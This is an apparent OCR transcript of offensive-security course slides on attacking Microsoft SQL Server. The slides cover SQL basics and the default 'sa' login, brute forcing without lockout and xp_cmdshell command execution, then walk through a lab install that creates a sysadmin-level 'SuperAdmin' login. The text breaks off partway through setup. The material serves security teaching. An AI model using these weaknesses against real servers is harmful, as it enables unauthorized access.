MSSQL


Server Exploits - Module 2

What is SQL?

SQL

SQL (Structured Query Language) is a language used for querying or modifying a database.

Database



user_id	first_name	last_name	age
1	Joe	Doe	29
2	Jane	Dan	31
3	Potter	Paul	39
4	Pil	Passot	41

Table: Users

order_id	name	price	user_id
1	Wristwatch	$10	4
2	Keyboard	$42	2
3	Chair	$120	4
4	Phone	$310	1


Table: Orders

Database Management System

SQL is used to communicate/modify information stored inside databases. A Database Management System (DBMS) uses SQL syntax to run the queries. Some popular ones are

- **MySQL**
- **MSSQL**
- **PostgreSQL**

Database Management System



Oracle	`SELECT banner FROM v$version`
	`SELECT version FROM v$instance`

Microsoft	`SELECT @@version`
PostgreSQL	`SELECT version()`
MySQL	`SELECT @@version`

Database Management System

Ideally, an application (web, executable, etc.) uses a DBMS to manipulate and control its data. A user of the application should not have access to the database, and should only be able to access data as limited by the application's queries.

MSSQL

MSSQL

Microsoft SQL (MSSQL) is a common DBMS used in Windows servers.


Many applications will only run on Windows computers, and require MSSQL to run. Several applications can have a database on one server, however applications need to be coded securely to ensure that leakage between databases does not occur.

It’s default port is 1433.

Server Configuration

Option 1

- Does not require running on external port (runs on localhost port 1433)
- No separation between Data and apps




Windows Server

Server Configuration

Option 2

- Requires port 1433 Running externally
- Good separation of Data and app (good for ext. applications)



MSSQL

Each application can have its own database running on the server, or even its own database server. Most times (financial reasons) you will see MSSQL and the application running on the same machine.

MSSQL - Important Notes

MSSQL has several system databases used for keeping track about data on itself. Some important ones are:

- master Database: Records all the system-level information for an instance of SQL Server. Holds information about database users.
- msdb Database: Is used by SQL Server Agent for scheduling alerts and jobs.
- model Database: Is used as the template for all databases created on the instance of SQL Server.
- tempdb Database : Is a work-space for holding temporary objects or intermediate result sets.

MSSQL - Common Weaknesses

1. **Default settings - The default username for MSSQL is sa (system admin), and is commonly what people use to authenticate. Knowing a username is half a brute force attack.**
2. **Brute force - No lockout**
3. **Active Directory authentication - If an attacker gets into a database, they may be able to get information about AD accounts**
4. **xp_cmdshell - If this is enabled you can run system commands through MSSQL. A DB admin can enable/disable this.**
5. **Lazy scripting - queries with hard coded credentials.**

Setup


Installation

Generally, you should run this on a fresh server and not install MSSQL on your DC. Depending on your host machine's resources, you can spin up a fresh server and add it to your domain, or install MSSQL on your DC.

You can find SQL Server Developer Version at https://www.microsoft.com/en-in/sql-server/sql-server-downloads

Installation

You can run the SQL EXE after download. You can select the Basic Installation




Installation

You will also want to download sql Server Managment Studio from https://learn.microsoft.com/en-us/sql/ssms/download-sql-server-management-studio-ssms?view=sql-server-ver16

This will allow you to manage your database

You should be able to login with your Windows Authentication


Installation



Server type: Database Engine
Server name: WIN-DG58V0EGKA6
Authentication: Windows Authentication
User name: WIN-DG58V0EGKA6\beard
Password:
Remember password


Installation

To query your databases, you can select New Query at the top of the window.



Installation


We can now query all the users (principles) in the database with the following query.



```
SELECT *
FROM master.sys.database_principals;
```

Installation

This will show all the SQL users



100 %

Results | Messages

	name	principal_id	type	type_desc	default_schema_name	create_date
1	public	0	R	DATABASE_ROLE	NULL	2003-04-08 09:10:19.630
2	dbo	1	S	SQL_USER	dbo	2003-04-08 09:10:19.600
3	guest	2	S	SQL_USER	guest	2003-04-08 09:10:19.647
4	INFORMATION_SCHEMA	3	S	SQL_USER	NULL	2009-04-13 12:59:06.013
5	sys	4	S	SQL_USER	NULL	2009-04-13 12:59:06.013
6	##MS_PolicyEventProcessingLogin##	5	S	SQL_USER	dbo	2022-10-08 06:32:02.560
7	##MS_AgentSigningCertificate##	6	C	CERTIFICATE_MAPPED_USER	NULL	2022-10-08 06:32:07.003
8	db_owner	16384	R	DATABASE_ROLE	NULL	2003-04-08 09:10:19.677
9	db_accessadmin	16385	R	DATABASE_ROLE	NULL	2003-04-08 09:10:19.677


Installation

Let's add a new SQL User. Right click the Security folder and click New -> Login



Installation

Create a Login Name and select SQL Server authentication. Also create a password.



Login - New

Select a page
- General
- Server Roles
- User Mapping
- Securables
- Status

Login name: SuperAdmin

( ) Windows authentication

(●) SQL Server authentication

Password: ●●●●●●●●●

Confirm password: ●●●●●●●●●

[ ] Specify old password

Old password:

[ ] Enforce password policy

[ ] Enforce password expiration

[ ] User must change password at next login

( ) Mapped to certificate

( ) Mapped to asymmetric key

[ ] Map to Credential


Mapped Credentials

Connection

Server:
WIN-DG58V0EGKA6

Installation

Click Server Roles on the left and give the user the following privileges.




Server roles:

- [ ] ##MS_DatabaseConnector##
- [ ] ##MS_DatabaseManager##
- [ ] ##MS_DefinitionReader##
- [ ] ##MS_LoginManager##
- [ ] ##MS_PerformanceDefinitionReader##
- [ ] ##MS_SecurityDefinitionReader##
- [ ] ##MS_ServerPerformanceStateReader##
- [ ] ##MS_ServerSecurityStateReader##
- [ ] ##MS_ServerStateManager##
- [ ] ##MS_ServerStateReader##
- [ ] bulkadmin
- [x] dbcreator
- [ ] diskadmin
- [ ] processadmin
- [x] public
- [x] securityadmin
- [x] serveradmin
- [x] setupadmin
- [x] sysadmin


Installation

Next right click on your server and select properties.



Installation

Go to security and select SQL and Windows Authentication. Click OK when done



Server Properties - WIN-DG58V0EGKA6

Server authentication

( ) Windows Authentication mode
(●) SQL Server and Windows Authentication mode

Login auditing


( ) None
(●) Failed logins only
( ) Successful logins only
( ) Both failed and successful logins

Server proxy account

☐ Enable server proxy account

Installation

Next right click on your server and click Facets


View Facets - WIN-DG58V0EGKA6

Ready

Facet: Server


Description: Exposes properties of the Server object.

Facet properties:

AuditLevel	Failure
BackupDirectory	C:\Program Files\Microsoft SQL Server\MSSQL16.MSSQLSERVER\MSSQL\E
BrowserServiceAccount	NT AUTHORITY\LOCALSERVICE
BrowserStartMode	Disabled
BuildClrVersionString	v4.0.30319
BuildNumber	1000
ClusterName	
ClusterQuorumState	Normal Quorum
ClusterQuorumType	Node Majority
Collation	SQL_Latin1_General_CP1_CI_AS
CollationID	872468488
ComparisonStyle	196609
ComputerNamePhysicalNetBIOS	WIN-DG58V0EGKA6


Installation

In the drop down select Server Security



Installation

